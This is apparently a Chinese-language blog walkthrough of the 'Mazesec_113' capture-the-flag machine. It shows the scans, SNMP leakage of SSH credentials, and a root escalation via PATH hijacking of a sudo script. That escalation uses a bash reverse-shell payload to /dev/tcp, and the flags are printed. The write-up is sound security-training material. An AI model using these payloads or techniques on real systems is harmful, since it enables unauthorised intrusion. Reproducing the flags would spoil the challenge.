Mazesec_113

靶机来源:QQ群-660930334

难度:Easy

一、信息收集

1、主机探测

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sn 192.168.2.0/24
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 09:13 +0800
Nmap scan report for 192.168.2.1
Host is up (0.0015s latency).
MAC Address: 0A:00:27:00:00:08 (Unknown)
Nmap scan report for 192.168.2.2
Host is up (0.00098s latency).
MAC Address: 08:00:27:F6:01:B5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.50
Host is up (0.0011s latency).
MAC Address: 08:00:27:9D:E2:62 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.2.4
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 4.11 seconds

靶机IP:192.168.2.50

2、端口扫描

1.全端口扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -p- 192.168.2.50
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 09:14 +0800
Nmap scan report for 192.168.2.50
Host is up (0.00016s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:9D:E2:62 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 23.50 seconds

开放端口:22、80

2.详细信息扫描

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
┌──(root㉿kali)-[~/miaosec]
└─# nmap --min-rate 10000 -sT -sC -sV -O -p22,80 192.168.2.50
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 09:14 +0800
Nmap scan report for 192.168.2.50
Host is up (0.00062s latency).

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
| 3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| 256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_ 256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open http Apache httpd 2.4.62 ((Debian))
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: Mazesec welcome u
MAC Address: 08:00:27:9D:E2:62 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds

3.udp扫描

1
2
3
4
5
6
7
8
9
10
11
12
┌──(root㉿kali)-[~/miaosec]
└─# nmap -sU --top-ports 100 192.168.2.50
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-19 09:15 +0800
Nmap scan report for 192.168.2.50
Host is up (0.0017s latency).
Not shown: 98 closed udp ports (port-unreach)
PORT STATE SERVICE
68/udp open|filtered dhcpc
161/udp open snmp
MAC Address: 08:00:27:9D:E2:62 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 103.37 seconds

开放端口:161

二、WEB渗透

1、80网站

访问80端口,只有The quieter you become, the more you are able to hear. img

进行目录扫描,也没有发现东西

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://192.168.2.50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,txt,html,bak,md,db,js
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://192.168.2.50
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: md,db,js,php,txt,html,bak
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html (Status: 200) [Size: 796]
server-status (Status: 403) [Size: 277]
Progress: 1764464 / 1764464 (100.00%)
===============================================================
Finished
===============================================================

三、SNMP信息泄露


由于161端口的服务是snmp,SNMP 服务常因配置不当而泄露大量敏感信息。 直接使用工具snmapwalk获取信息

1
2
3
┌──(root㉿kali)-[~/miaosec]
└─# snmpwalk -v 2c -c public 192.168.2.50 > 1.txt
Created directory: /var/lib/snmp/cert_indexes

在文件里面找到用户welcome及密码mMOq2WWONQiiY8TinSRF

1
"service --user welcome --password mMOq2WWONQiiY8TinSRF --host localhost --port 8080"

img

四、获取welcome的权限

使用获取到的凭证进行登录

1
2
3
4
5
┌──(root㉿kali)-[~]
└─# ssh welcome@192.168.2.50
...
welcome@113:~$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)

五、权限提升

查看sudo -l

1
2
3
4
5
6
welcome@113:~$ sudo -l
Matching Defaults entries for welcome on 113:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on 113:
(ALL) NOPASSWD: /opt/113.sh

用户welcome可以不需要root的密码以root权限执行/opt/113.sh

查看/opt/113.sh

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
welcome@113:~$ cat /opt/113.sh
#!/bin/bash

sandbox=$(mktemp -d)
cd $sandbox

if [ "$#" -ne 3 ];then
exit
fi

if [ "$3" != "mazesec" ]
then
echo "\$3 must be mazesec"
exit
else
/bin/cp /usr/bin/mazesec $sandbox
exec_="$sandbox/mazesec"
fi

if [ "$1" = "exec_" ];then
exit
fi

declare -- "$1"="$2"
$exec_

关键点:

  1. 必须传入 3 个参数,且 **第 3 个必须是 mazesec**。

  2. 如果 $1 == "exec_",直接退出 —— 所以不能用 exec_ 作为第一个参数。

  3. 使用

    1
    declare -- "$1"="$2"

    :这是 Bash 的内置命令,用于声明变量。但这里

    1
    $1

    是用户可控的,

    如果 $1 是一个带有特殊含义的变量名(如 -p-f 等)或包含命令注入字符,可能造成问题

    • 更重要的是:**declare 在某些情况下可以被用来执行任意命令**,如果配合函数定义或环境变量技巧。
  4. 最后执行 $exec_,即运行复制到临时目录的 /usr/bin/mazesec

查看/usr/bin/mazesec

1
2
3
4
welcome@113:~$ strings /usr/bin/mazesec
#!/bin/bash
flag=$(echo $RANDOM$RANDOM$RAMDOM$RANDOM | md5sum | awk '{print $1}')
echo "flag{fakeroot-$flag}"

由于 /usr/bin/mazesec 脚本中使用了 未加路径的命令md5sum和awk,因此可以伪造md5sum和awk

🧨 提权步骤

  1. 创建恶意 md5sum
1
2
3
4
welcome@113:/opt$ cat > /tmp/md5sum <<'EOF'
#!/bin/bash
/bin/bash -i >& /dev/tcp/192.168.2.4/4444 0>&1
EOF
  1. 开启监听
1
nc -lvnp 4444
  1. 执行提权命令
1
sudo /opt/113.sh PATH /tmp mazesec

成功获取到root权限

1
2
3
4
5
6
7
┌──(root㉿kali)-[~]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.2.4] from (UNKNOWN) [192.168.2.50] 35332
root@113:/tmp/tmp.KkSBvSmqJQ# /usr/bin/id
/usr/bin/id
uid=0(root) gid=0(root) groups=0(root)

六、查看FLAG

1
2
3
4
root@113:/# /usr/bin/cat /root/root.txt /home/welcome/user.txt
/usr/bin/cat /root/root.txt /home/welcome/user.txt
flag{root-9f283fe2f6363f99f80ed7f3f3c3cb19}
flag{user-21539141ad1bc8ab9d26420aecb2415b}

Mazesec_113
http://miao-sec.github.io/Maze-sec/Mazesec_113/
作者
Miao
发布于
2026年1月19日
许可协议
BY-MIAO